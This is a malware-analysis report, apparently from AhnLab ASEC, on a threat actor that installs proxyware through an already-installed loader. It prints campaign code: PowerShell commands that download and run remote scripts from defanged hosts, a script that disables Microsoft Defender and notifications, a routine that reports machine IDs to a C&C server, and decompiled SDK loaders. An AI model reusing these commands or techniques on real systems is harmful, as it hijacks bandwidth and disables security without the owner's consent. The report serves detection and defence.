


Larva-25012: A 2026 Proxyware Distribution Campaign by the Threat Actor (DigitalPulse, SOAX, Appsalt, IPRoyal)

A asec.ahnlab.com/en/95516

ATCP

September 16, 2026



The AhnLab SEcurity intelligence Center (ASEC) has been monitoring proxyjacking attacks and confirmed that, in the second half of 2026, the Larva-25012 threat actor has resumed actively distributing Proxyware. Rather than conducting malware distribution through new methods, the threat actor appears to have targeted already infected systems to distribute Proxyware.

1. Proxyjacking Attacks

A proxyjacking attack is an attack method by which threat actors generate revenue by installing Proxyware without the user's consent and sharing a portion of the infected system's internet bandwidth with external parties. Proxyware is a program that shares a portion of the currently available internet bandwidth from the infected system with external parties; generally, users who install it receive a fixed amount of money in exchange for providing that bandwidth. If a threat actor secretly installs Proxyware on an infected system without the user's consent, the infected system is involuntarily deprived of its network bandwidth, and the profits go to the threat actor. This is similar to a cryptojacking attack, with the key difference being that instead of Proxyware, CoinMiner is installed to mine cryptocurrency using the infected system's resources.

2. Past Attack Cases

The Larva-25012 threat actor distributed Proxyware to numerous systems from at least 2025 through early 2026. The threat actor primarily distributed it through pop-up ads on various free YouTube download sites [1] [2] [3] Additionally, they utilized GitHub by disguising the Proxyware as a Steam client cleanup tool. [4] In early 2026, instances of Proxyware being distributed on pages to download illegal software, such as cracks, were also confirmed.

Threat actors have recently resumed actively distributing Proxyware, which appears to leverage already-installed instances of DPLoader. DPLoader exists in both JavaScript and Python versions, with the JavaScript version being used in most attacks. The initial malware distribution installed Node.js through a Python command and registered it in the Task Scheduler to ensure that the obfuscated JavaScript—i.e., DPLoader—ran continuously. DPLoader collects basic system information and periodically transmits it to the C&C server; it can also perform PowerShell command execution based on the C&C server's response. All PowerShell commands downloaded were of the type that install Proxyware.

The Proxyware distributed by the threat actors included DigitalPulse, Honeygain, and Infatica; DigitalPulse also employed techniques such as obfuscation or injection into the Explorer process to bypass detection. In addition, to exploit Proxyware provided in the form of an SDK, threat actors sometimes install it alongside loader malware to deliver their own API.

3. Recent Attack Cases

3.1. DigitalPulse

The threat actor appears to have exploited an already-installed DPLoader, and DigitalPulse Proxyware was installed via the JavaScript version of DPLoader.

Target Type	File Name	File Size	File Path ⓘ
Target	 plutonagent.exe	12.3 MB	%SystemRoot%\pluton\779025\plutonagent.exe
Current	 powershell.exe	444 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	 cmd.exe	336 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	 node.exe	66.62 MB	%ProgramFiles%\nodejs\node.exe

Process	Module	Target	Behavior	Data
 powershell.exe	N/A	N/A	Creates executable file	 plutonagent.exe
 node.exe	N/A	N/A	Connects to network	https://cloudnetpr.com

Figure 1. Proxyware Installed via DPLoader

The commands identified in this attack case are as follows: the PowerShell script downloaded via these commands installs Proxyware.

```
> Cmd.Exe /d /s /c "PowerShell.Exe -ExecutionPolicy Bypass -Command \"$scriptUrl = 'hxxp://pub-43fc211373d547278dd3d5bd0b4d9dac.R2[.]Dev/87648736456384.Ps1'; $tempScriptPath = [System.IO.Path]::Combine($env:TEMP, 'tmp.Ps1'); ...> PowerShell.Exe -ExecutionPolicy Bypass -Command "iwr -UseBasicParsing -Uri hxxp://pub-43fc211373d547278dd3d5bd0b4d9dac.R2[.]Dev/87648736456384.Ps1 | iex"
```

The PowerShell script registers the downloaded Proxyware as a task named "PlutonAgentScheduler" and also performs command execution to disable Microsoft Defender.

```
$scriptUrl = "https://pub-43fc211373d547278dd3d5bd0b4d9dac.r2.dev/PlutonAgent.exe"

Invoke-WebRequest -Uri $scriptUrl -OutFile $filePath -UseBasicParsing

return $filePath
}

> function Get-RandomNumber { ...
}

> function Install-Task { ...
}

$taskExists = Get-ScheduledTask -TaskPath "\\Microsoft\\Windows\\Pluton\\" -TaskName "PlutonAgentScheduler" -ErrorAction SilentlyContinue
if (-Not ($taskExists)) {
    $taskOp = Get-ScheduledTask -TaskPath "\\Microsoft\\Windows\\Pluton\\" -TaskName "PlutonScheduler" -ErrorAction SilentlyContinue
    if ($taskOp) {
        Unregister-ScheduledTask -TaskPath "\\Microsoft\\Windows\\Pluton\\" -TaskName "PlutonScheduler" -Confirm:$false
    }

    reg add "HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\SpyNet" /reg:64 /f /v SpyNetReporting /t REG_DWORD /d 0
    reg add "HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Exclusions\\Paths" /reg:64 /f /v C:\\
    reg add "HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\SpyNet" /reg:64 /f /v SubmitSamplesConsent /t REG_DWORD /d 2
    $pushKey = 'HKLM:\\SOFTWARE\\Policies\\Microsoft\\Windows\\CurrentVersion\\PushNotifications'
    New-Item -Path $pushKey -Force | Out-Null
    Set-ItemProperty -Path $pushKey -Name 'NoToastApplicationNotification' -Type DWord -Value 1
    $explorerPolicyKey = 'HKLM:\\SOFTWARE\\Policies\\Microsoft\\Windows\\Explorer'
    New-Item -Path $explorerPolicyKey -Force | Out-Null
    Set-ItemProperty -Path $explorerPolicyKey -Name 'DisableNotificationCenter' -Type DWord -Value 1
    $actionCenterKey = 'HKLM:\\SOFTWARE\\Policies\\Microsoft\\Windows\\ActionCenter'
    New-Item -Path $actionCenterKey -Force | Out-Null
}
```

Figure 2. PowerShell downloader

The Proxyware, which is ultimately installed as "PlutonAgent.Exe," is DigitalPulse Proxyware, consistent with previous cases.

DigitalPulse Proxyware installation path: %SystemRoot%\pluton\
<RANDOM>\plutonagent.Exe

3.2. SOAX

SOAX Proxyware is also installed via a PowerShell script similar to DigitalPulse.

> PowerShell.Exe -ExecutionPolicy Bypass -Command "iwr -UseBasicParsing -Uri hxxp://dhrciu5akloar.Cloudfront[.]Net/63563545600333.Ps1 | iex"

The PowerShell script registers itself as a task named "EnterpriseMgmtServicesScheduler" and reports execution results or error logs to the following address.

- C&C server address: hxxp://7jb7qi6vnr5pa22a4br4irz3tu0yqzbd.Lambda-url.Us-east-1.On[.]Aws/e

```
function Send-Event {
    param (
        [string]$EventName,
        [hashtable]$Content = @{},
        [string]$Version
    )

    $data = @{
        content    = $Content
        event      = $EventName
        version    = $Version
        machine_id = Read-RegValue -Path "SOFTWARE\Microsoft\Cryptography" -Name "MachineGuid"
    }

    $rUrl = fbsf
    ("aAB0AHQACABzADoALwAvADcAagBiADcAcQBpADYAdgBuAHIANQBwAGEAMgAyAGEANABiAHIANABpAHIAegAZAHQAdQAwAHKAcQB6ABhAC0AdQByAGwALgB1AHMALQB1AGEAcwB0AC0AMQAUAG8AbgAuAGEAdwBzAC8AZQA=")

    $jsonData = ConvertTo-Json $data -Compress
    Invoke-RestMethod -Uri $rUrl -Method Post -Body $jsonData -ContentType "application/json" -ErrorAction
}

Send-Event -Content $filesToCheck -EventName "sxp" -Version "$currentVersion"
```

Figure 3. Routine for reporting to the C&C server

Proxyware is distributed alongside a loader and an SOAX SDK DLL file. The loader loads the SDK DLL located on the same Path as the loader and passes the threat actor's token as an argument when calling `liblivenet\_init()`.




Figure 4. SOAX Proxyware loader

- SOAX loader installation path – 1: %ProgramFiles%\deephour\deephour.Exe
- SOAX loader installation path – 2:
%ProgramFiles%\microsoft\copilot\services\copilotservice.Exe
- SOAX Proxyware Installation Path – 1: %ProgramFiles%\deephour\libkldemtk_amd64.Dll
- SOAX Proxyware Installation Path – 2:
%ProgramFiles%\microsoft\copilot\services\liblivenet_amd64.Dll

3.3. Appsalt

In another case, Appsalt Proxyware was also detected. The PowerShell script that installs Appsalt functions virtually identically to the SOAX Proxyware case, and the Task Scheduler name is “SecurityHealthServiceSyncUpdate.”

```
> PowerShell.Exe -ExecutionPolicy Bypass -Command “iwr -UseBasicParsing -Uri  
hxxp://d6nue5fz4t6y8.Cloudfront[.]Net/9083743654554665.Ps1 | iex”
```

Appsalt Proxyware is also installed alongside an SDK DLL and a loader that executes it; the loader calls the appsalt_init() function as shown below, passing the threat actor’s token as an argument.

```
if ( !CreateMutexA(nullptr, 1, "Global\\SecurityHealthServiceSyncUpdate") || GetLastError() == 183 )  
    return 0;  
lib_appsalt = LoadLibraryA("appsalt.dll");  
v1 = lib_appsalt;  
if ( lib_appsalt )  
{  
    appsalt_init = GetProcAddress(lib_appsalt, "appsalt_init");  
    appsalt_start = GetProcAddress(v1, "appsalt_start");  
    appsalt_stop = GetProcAddress(v1, "appsalt_stop");  
    appsalt_opt_in_temp = GetProcAddress(v1, "appsalt_opt_in");  
    appsalt_opt_in = appsalt_opt_in_temp;  
    if ( appsalt_init )  
    {  
        if ( appsalt_start )  
        {  
            if ( appsalt_stop )  
            {  
                if ( appsalt_opt_in_temp )  
                {  
                    if ( (appsalt_init)("59f4[REDACTED]71db") >= 0 && appsalt_opt_in() >= 0 )  
                    {  
                        var_1[0] = 1;  
                        if ( (appsalt_start)(var_1) >= 0 )  
                        {  
                            if ( var_1[0] )  
                            {  
                                while ( 1 )  
                                    Sleep(0xEA60u);  
                            }  
                        }  
                    }  
                }  
            }  
        }  
    }  
}
```

Figure 5. Appsalt Proxyware loader

- Appsalt loader installation path:
%ProgramFiles%\microsoft\servicing\securityhealthservicesyncupdate.Exe
- Appsalt Proxyware installation path: %ProgramFiles%\microsoft\servicing\appsalt.Dll

3.4. IPRoyal

As of the latest observations, threat actors are installing IPRoyal Proxyware. Its functionality is identical to that of the previous version, except that the Task Scheduler task is named “BackgroundTaskRegistrationMaintenanceTaskScheduler.”

> PowerShell.Exe -ExecutionPolicy Bypass -Command “iwr -UseBasicParsing -Uri hxxp://dci6j1p0q6khn.Cloudfront[.]Net/784365567456345.Ps1 | iex”

```

_main();
if ( GetModuleFileNameA(nullptr, Filename, 0x104u) - 1 <= 0x102 )
{
    v3 = strrchr(Filename, 92);
    if ( v3 )
    {
        *v3 = 0;
        if ( snprintf(path_pawnssdk, 0x104u, "%s\\%s", Filename, "pawns-sdk.dll") <= 0x103 )
        {
            lib_pawnssdk = LoadLibraryA(path_pawnssdk);
            v5 = lib_pawnssdk;
            if ( lib_pawnssdk )
            {
                initialize = GetProcAddress(lib_pawnssdk, "initialize");
                if ( initialize )
                {
                    startMainRoutine = GetProcAddress(v5, "startMainRoutine");
                    if ( startMainRoutine )
                    {
                        initialize();
                        (startMainRoutine)(
                            "eyJhbGciOiJIUzUuNSkiLCJ0RGVS":LXQ1B"
                            "FNUU5NkZC":K0RGS"
                            "4Q":theY4",
                            on_callback);
                        while ( 1 )
                        {
                            Sleep(0x3E8u);
                        }
                    }
                }
            }
        }
        ExitProcess(1u);
    }
}

```

Figure 6. IPRoyal Loader

- IPRoyal loader installation path:
%ProgramFiles%\Microsoft\TaskRegistrationMaintenanceTask\TaskRegistrationMaintenance.Exe
- IPRoyal Proxyware installation path:
%ProgramFiles%\Microsoft\TaskRegistrationMaintenanceTask\pawns-sdk.DLL

4. Conclusion

The Larva-25012 threat actor distributed Proxyware by disguising it as YouTube video download pages, open-source tools, and illegal software crack download pages. It is believed

that the threat actor has recently been actively distributing Proxyware again by leveraging the DPLoader already installed on infected systems. Proxyware malware is similar to CoinMiner in that it generates revenue by utilizing system resources, and recently, numerous systems in Korea have become Attack Targets for these attacks.

Users should exercise caution when installing executable files from suspicious websites—such as those containing ads or pop-ups—or from file-sharing sites, rather than from official websites. Additionally, for infected systems, users should install a V3 product to prevent further Malware infections.

[V3 Detection Name]

- Downloader/PowerShell.Proxyware.SC316575 (2026.09.12.00)
- Downloader/PowerShell.Proxyware.SC316650 (September 19, 2026, 00:00)
- Trojan/Win.Loader.C5946067 (September 18, 2026, 00:00)
- Trojan/Win.Loader.C5946330 (September 18, 2026, 03:00)
- Trojan/Win.Loader.C5948027 (September 22, 2026, 02:00)
- Unwanted/Win.Proxyware.C5946331 (September 12, 2026, 00:00)
- Unwanted/Win.Proxyware.C5943232 (September 12, 2026, 00:00)
- Unwanted/Win.Proxyware.C5943233 (September 12, 2026.00)
- Unwanted/Win.Proxyware.C5946068 (September 18, 2026, 00:00)
- Unwanted/Win.Proxyware.C5946328 (September 18, 2026, 03)
- Unwanted/Win.Proxyware.C5948028 (September 22, 2026, 02)

MD5

0066422310c880d5e722ba59ad315df1

10498a91dcb16561e32487a47b9832f7

1fdf8668882272280f1b53b4443a4906

286380d04f0d5a9f800a2b6cb23e080a

2e73e08b1e9a3edd3dfa024040b9467e

Additional IOCs are available on AhnLab TIP.

URL

[https://7jb7qi6vnr5pa22a4br4irz3tu0yqzbd\[.\]lambda-url\[.\]us-east-1\[.\]on\[.\]aws/e](https://7jb7qi6vnr5pa22a4br4irz3tu0yqzbd[.]lambda-url[.]us-east-1[.]on[.]aws/e)

[https://d36rb13t9es4g1\[.\]cloudfront\[.\]net/192837455732\[.\]ps1](https://d36rb13t9es4g1[.]cloudfront[.]net/192837455732[.]ps1)

[https://d3mz24vhl6xvgp\[.\]cloudfront\[.\]net/CopilotService\[.\]exe](https://d3mz24vhl6xvgp[.]cloudfront[.]net/CopilotService[.]exe)

[https://d3mz24vhl6xvgp\[.\]cloudfront\[.\]net/liblivenet_amd64\[.\]dll](https://d3mz24vhl6xvgp[.]cloudfront[.]net/liblivenet_amd64[.]dll)

[https://d6nue5fz4t6y8\[.\]cloudfront\[.\]net/9083743654554665\[.\]ps1](https://d6nue5fz4t6y8[.]cloudfront[.]net/9083743654554665[.]ps1)

Additional IOCs are available on AhnLab TIP.